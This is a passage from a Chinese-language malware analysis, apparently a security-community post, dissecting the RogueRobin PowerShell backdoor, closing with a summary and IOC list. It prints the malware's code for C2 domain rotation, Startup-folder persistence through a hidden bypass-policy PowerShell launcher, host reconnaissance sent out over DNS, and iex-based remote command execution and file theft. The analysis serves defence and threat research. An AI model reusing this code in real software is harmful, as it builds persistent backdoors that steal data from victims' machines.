            return;
        }
        $Global:mode = $first_successfull_mode;
        $testsResult = $testsResult -join '|'
        splitting -data $testsResult -b64 $true -jobID $jobID
    }
}

```

如果连接成功，返回的值也不等于false，id的长度小于1，恶意软件就将查询类型保存在\$t中作为默认通信查询方法。然后，恶意软件会尝试生成id，保存在变量id中。如果

知道了test函数决定的是查询的类型后，下面看一下roundRobin函数：

```

# roundRobin -list $Global:domainList -current $Global:domain
# domainList = "anyconnect.stream","bigip.stream","fortiweb.download","kaspersky.science","microtik.stream","owa365.bid","symanteclive.download",
# "windowsdefender.win"
# domain = $Global:domainList[0]
function roundRobin([Array]$list,[string]$current){
    $index = $list.IndexOf($current); # Responsible for choosing domain or communication method to use
    $index++; # Get Position in List - for first loop, index = 0
    if ($index -ge $list.Length) # Inc by 1
    { # If index is greater than the list size
        $index = 0; # Restart counter
    }
    return $list[$index] # Return domainList[index]
}

```

roundRobin函数好像是恶意软件RogueRobin命名的来源。在query（）函数调用中，RoundRobin会被调用，域名列表是第一个参数，当前域名在程序执行时位于位置0。

```

if ($change_mode) {
    $Global:mode = roundRobin -list $Global:queryTypes -current $Global:mode
}

```

```

if ($Global:hasstartup -eq '1') {
    $command = @ (nEW-oBJEcT io.coMPreSSIOn.DEfLatESTreAM([IO.mEMoRYsTrEAm][SyStEm.CoNVErt]::fROmbaSe64stRInG("COMPRESSED AND ENCODED") ,
    {sYStEm.IO.coMPrEsSIOn.coMPrEsSIOnMDE]::DECOmpresS)}% {nEW-oBJEcT syStEm.IO.STreamREAdER($_ , [sysTeM.TeXt.enCoDIng]::AscII) }| %{ $_.readTOEnd
    ( ) }| . ( $ShellID[1]+$ShellID[13]+"X") 2>&1 | out-null'@

    Set-Content -Path "$env:APPDATA\OneDrive.bat" -value 'powershell.exe -WindowStyle Hidden -exec bypass -File "%APPDATA%\OneDrive.ps1"'
    Set-Content -Path "$env:APPDATA\OneDrive.ps1" -value $command # Write command to OneDrive.ps1
    $shell = New-Object -ComObject WScript.Shell
    $shortcut = $shell.CreateShortcut("$env:SystemDrive\Users\$env:USERNAME\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\
    Startup\OneDrive.lnk")
    $shortcut.TargetPath = "$env:APPDATA\OneDrive.bat" # Create shortcut in startup folder
    $shortcut.save();
}

$os = gwmi -class win32_OperatingSystem | ft version -HideTableHeaders | Out-String; $os = $os.Trim();
$var = $os.Split('.')
if ([int]$var[0] -eq 6)
{
    if([int]$var[1] -lt 3)
    {
        $win7 = $true
    }
}

```

先知社区

## 驻留机制

下面分析恶意软件的驻留机制：

首先，程序会检查全局变量hasstartup是否等于1，如果等于1，开始startup方法。否则程序就按正常程序执行。写入变量\$command中的数据就是原始payload的副本，写入到%APPDATA%\OneDrive.bat。写入的值为：

```
powershell.exe -WindowStyle Hidden -exec bypass -File "%APPDATA%\OneDrive.ps1"
```

这一行代码写入.BAT文件后，恶意软件会把数据写入\$command中，并传递给%APPDATA%\OneDrive.ps1。最后，会在开始菜单文件夹中创建一个OneDrive.lnk文件，该文件指向7目标主机的，这也是恶意软件检查的目的。

```

function myInfo()
{
    $IP = $(ipconfig | where { $_ -match 'IPv4.+s\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}}' } | out-null; $Matches[1])
    $domain = (gwmi -Query "Select Domain from win32_ComputerSystem" | ft Domain -HideTableHeaders | Out-String).Trim()
    $username = $env:USERNAME
    $computername = $env:COMPUTERNAME
    $is_admin = is_admin;
    $hybrid;
    if ($Global:hybridMode) { # If True:
        $hybrid = '1'
    }
    else {
        $hybrid = '0'
    }
    return [string]$IP + '|' + [string]$computername + '|' + [string]$domain + '|' + [string]$username + '|' + [string]$is_admin + '|' +
    $Global:hasGarbage+ "|" + $Global:hasstartup + "|" + $hybrid + "|" + $Global:sleep + "|" + $Global:jitter

    # IP|Comp Name|Domain|Username|Is_Admin|hasGarbage|Startup|1|3|20
    # Hybrid Mode indicates whether or not DNS query methods are changed using roundRobin
}

```

先知社区

然后研究人员对myInfo()函数进行了分析，myInfo()函数负责收集和格式化这些信息，并发送给C2服务器：

- Local IP Address本地IP地址；
- Current Domain当前域名；
- Username用户名；
- Computer Name计算机名；
- User Privileges用户权限。

然后数据与hasGarbage、hasstartup、hybrid、sleep、jitter这些全局变量转化为长字符串。Jitter负责sleep机制，值是20。HasStartup含有与驻留相关的信息，hasGarbage

```

test
$ut8 = [System.Text.Encoding]::UTF8.GetBytes((myInfo))
$b64 = [System.Convert]::ToBase64String($ut8)
spliting -data $b64 -b64 $false -jobID '1' | Out-Null

```

在test函数被调用后，恶意软件会执行myInfo函数，然后将返回的数据进行base64编码，然后传递给spliting函数。然后用spliting函数对数据进行格式化，并用query -query

\$queryData发送，\$queryData含有格式化的数据和其他相关信息。在分析了其他对spliting的调用后，研究人员发现这是负责调用query和发送收集的信息和命令输出的函数。



```

if ($command -match '^$fileDownload')
{
    $filePath = ($command -split '\n')[1]
    try{
        $fileContent = [Convert]::ToBase64String([IO.File]::ReadAllBytes($filePath))
        splitting -data $fileContent -b64 $false -jobID $jobID
    }
    catch{
        splitting -data ($Error[0].ToString()) -b64 $true -jobID $jobID
    }
    continue;
}
if (($command -split '\n')[0] -match '^$importModule')
{
    $Global:powershellScripts.Add($command) | Out-Null
    splitting -data "Sucessfull." -b64 $true -jobID $jobID
    continue;
}
if ($command -match '^$screenshot'){
    iex $command
    continue
}
if ($command -match '^$command')
{
    try
    {
        $com = iex $command | Out-String
        $com.Trim()
        $com = $com -replace ' '
        $com = $com -replace ' '
        $com = $com -replace ' '
        $com = $com -replace ' '
        if(((($com -split '\n')[0]).Trim()) -eq '$command')
        {

```

下面是RogueRobin中的命令变量列表：

- \$fileDownload
- \$importModule
- \$fileUpload
- \$screenshot
- \$command
- slp:\d+
- testmode
- showconfig
- slpx:\d+

攻击者可以上传和下载文件，从system、screenshot、import模块，显示恶意软件的当前配置。slp:\d+负责设置与C2服务器通信的sleep timer时间间隔，slpx:\d+负责设置发送DNS请求的sleep timer时间间隔，testmode执行test函数，选择与第一个web服务器进行通信，command允许攻击者用iex执行系统上的命令，并发送执行的结果给攻击者。

从执行的命令来看，程序还可以截图：

```

if ($command -match '^$screenshot'){
    iex $command
    continue;
}

```

脚本会执行\$screenshot中的命令，攻击者必须用importModule命令或fileUpload命令来完成截图机制。

## 总结

下面是对恶意软件功能的总结：

Stage 1:

- IQY文件从hxxp://micrrosoft.net/releasesnotes.txt 下载stage 2的powershell命令

Stage 2

- 从<http://micrrosoft.net/winupdate.ps1> 下载最后的 powershell脚本，并执行

Stage 3

- 压缩最后的payload并用base64编码，执行后，数据会被解压缩和解编码，然后用IEX执行
- 调用沙箱
  - 查询manufacturer, SMBIOSBIOSVersion, TotalPhysicalMemory, Processor Cores，并检查是否运行Wireshark、SysInternals进程

如果 \$Global:hasstartup == 1:

- 在变量\$command中保存压缩和base64编码的powershell脚本
- 创建%APPDATA%\OneDrive.bat.bat文件，并写入值 'powershell.exe -WindowStyle Hidden -exec bypass -File "%APPDATA%\OneDrive.ps1"'
- 在%APPDATA%\OneDrive.ps1创建.PS1文件，并将\$command变量的内容写入文件
- 在startup文件夹中创建名为OneDrive.lnk的lnk文件，并指向%APPDATA%\OneDrive.bat

检查操作系统是不是Windows 7

执行函数test()

- 在DNS查询列表中循环，查看哪些从C2服务器中接受准确的响应
- 查询被用作后面的通信，除非攻击者用testmode命令；
- test()用函数query()与C2服务器进行通信- query()使用nslookup.exe来通过DNS发送信息

执行函数myInfo()

- 用spliting()函数收集系统信息并发送回C2服务器，函数会用 query()来发送nslookup.exe返回的数据，发送前会将数据编码和格式化

收集系统信息后并发送后，恶意软件会监听来自C2服务器的命令：

- \$fileDownload
- \$importModule
- \$fileUpload
- \$screenshot
- \$command
- slp:\d+
- testmode
- showconfig
- slpx:\d+
- 这些命令允许攻击者在用户机器上远程执行任意代码
- 如果恶意软件不使用驻留机制，重启机器后恶意软件就不会再运行了，否则删除startup和%APPDATA%文件夹中的内容防止恶意软件重启后执行

## IOC

- .IQY: 377cfd5b9aad2473d1659a5dbad01d90
- Stage 2: bd764192e951b5afd56870d2084bccfd
- Stage 3 (Obfuscated): 953a753dd4944c9a2b9876b090bf7c00
  - Persistent Payload (Obfuscated): e84022a40796374cdf1d4487dda43b7d
  - URLs used for downloading Stage 2 and 3:
    - Stage 2: hxxp://micrrosoft.net/releasenotes.txt
    - Stage 3: hxxp://micrrosoft.net/winupdate.ps1
- C2 servers:
  - anyconnect[.]stream
  - bigip[.]stream
  - fortieweb[.]download
  - kaspersky[.]science
  - microtik[.]stream
  - owa365[.]bid
  - symanteclive[.]download
  - windowsdefender[.]win

点击收藏 | 0 关注 | 1

[上一篇：破解无线网络WPA PSK密码的新姿势](#) [下一篇：SSL/TLS协议详解\(中\)——证...](#)

1. 0 条回复

- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

---

[现在登录](#)

热门节点

---

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)